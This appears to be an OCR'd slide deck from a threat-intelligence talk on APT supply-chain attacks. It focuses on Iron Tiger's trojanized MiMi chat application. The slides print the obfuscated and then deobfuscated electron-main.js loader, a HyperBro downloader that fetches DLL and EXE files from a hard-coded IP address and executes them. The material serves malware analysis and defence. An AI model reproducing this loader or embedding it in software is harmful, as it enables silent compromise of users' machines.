
Selected APT cases

Selected APT cases

- Iron Tiger
  - MiMi secure chat application
- Unclassified actor
  - Comm100 & LiveHelp100 customer engagement platforms
- Water Labbu
  - MeiQia live chat

MiMi secure chat application

- MiMi chat, a multiplatform chat application




In Chinese language
mì mì (秘密) means “secret”

Trojanized versions:
- Nov. 2021: Windows
- May 2022: Mac OS

MiMi secure chat application


- Desktop chat application
  - **electron-main.js** file modified to download the malicious payload



```
[css]                          <DIR>
[emotion]                      <DIR>
[fonts]                        <DIR>
[img]                          <DIR>
[js]                           <DIR>
[media]                        <DIR>
[node_modules]                 <DIR>
[statics]                      <DIR>
[workers]                      <DIR>
electron-main          js     75,349
index                  html    3,321
package                json    2,264
serviceWorker          js    239,089
serviceWorker-dev      js    239,089
serviceWorker-prod     js    239,171
```

MiMi secure chat application


- electron-main.js contains code obfuscated with Dean Edwards' JS packer



```
module.exports=function(t){eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt
29)):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e)
=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('(k(){l
b=0(\'b\');l 6=0(\'6\');l d=0(\'w\').d;t.g(\'s\',(e)=>{o.m(e)});k 4(i,l,h){a f=b.E(l);7(i).C
2=6.z()+\'/\';a 3="8://D.q.x.u/";4(3+\'5.p\',2+\'5.p\',()=>{4(3+\'5.n\',2+\'5.n\',()=>{4(3+\
r");d(2+\'c.9\')})})})})})();',42,42,
'require|const|dest|url|downloadFile|dlpprem32|os|request|http|exe|var|fs|dlpumgr32|exec||str
e|log|dll|console|bin|77|finish|uncaughtException|process|141|win32|child_process|250|close|
m|download'.split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;var o=e[r]=
```

MiMi secure chat application

- Dean Edwards’ JS packer



A JavaScript Compressor. version 3.0


Copy:

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return
r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
p}('0(1);',2,2,'alert|'.split('|'),0,{}))
```

compression ratio: 265/9=29.444

MiMi secure chat application


- HyperBro downloader



```
function downloadFile(uri, filename, callback) {
    var stream = fs.createWriteStream(filename);
    request(uri).pipe(stream).on('close', callback)
}
if (os.platform() == "win32") {
    var dest = os.tmpdir() + '/';
    var url = "http://45.77.250.141/";
    downloadFile(url + 'dlpprem32.bin', dest + 'dlpprem32.bin', () => {
        downloadFile(url + 'dlpprem32.dll', dest + 'dlpprem32.dll', () => {
            downloadFile(url + 'dlpumgr32.exe', dest + 'dlpumgr32.exe', () => {
                console.log("download finish");
                exec(dest + 'dlpumgr32.exe')
            })
        })
    })
```

MiMi secure chat application


- rshell downloader



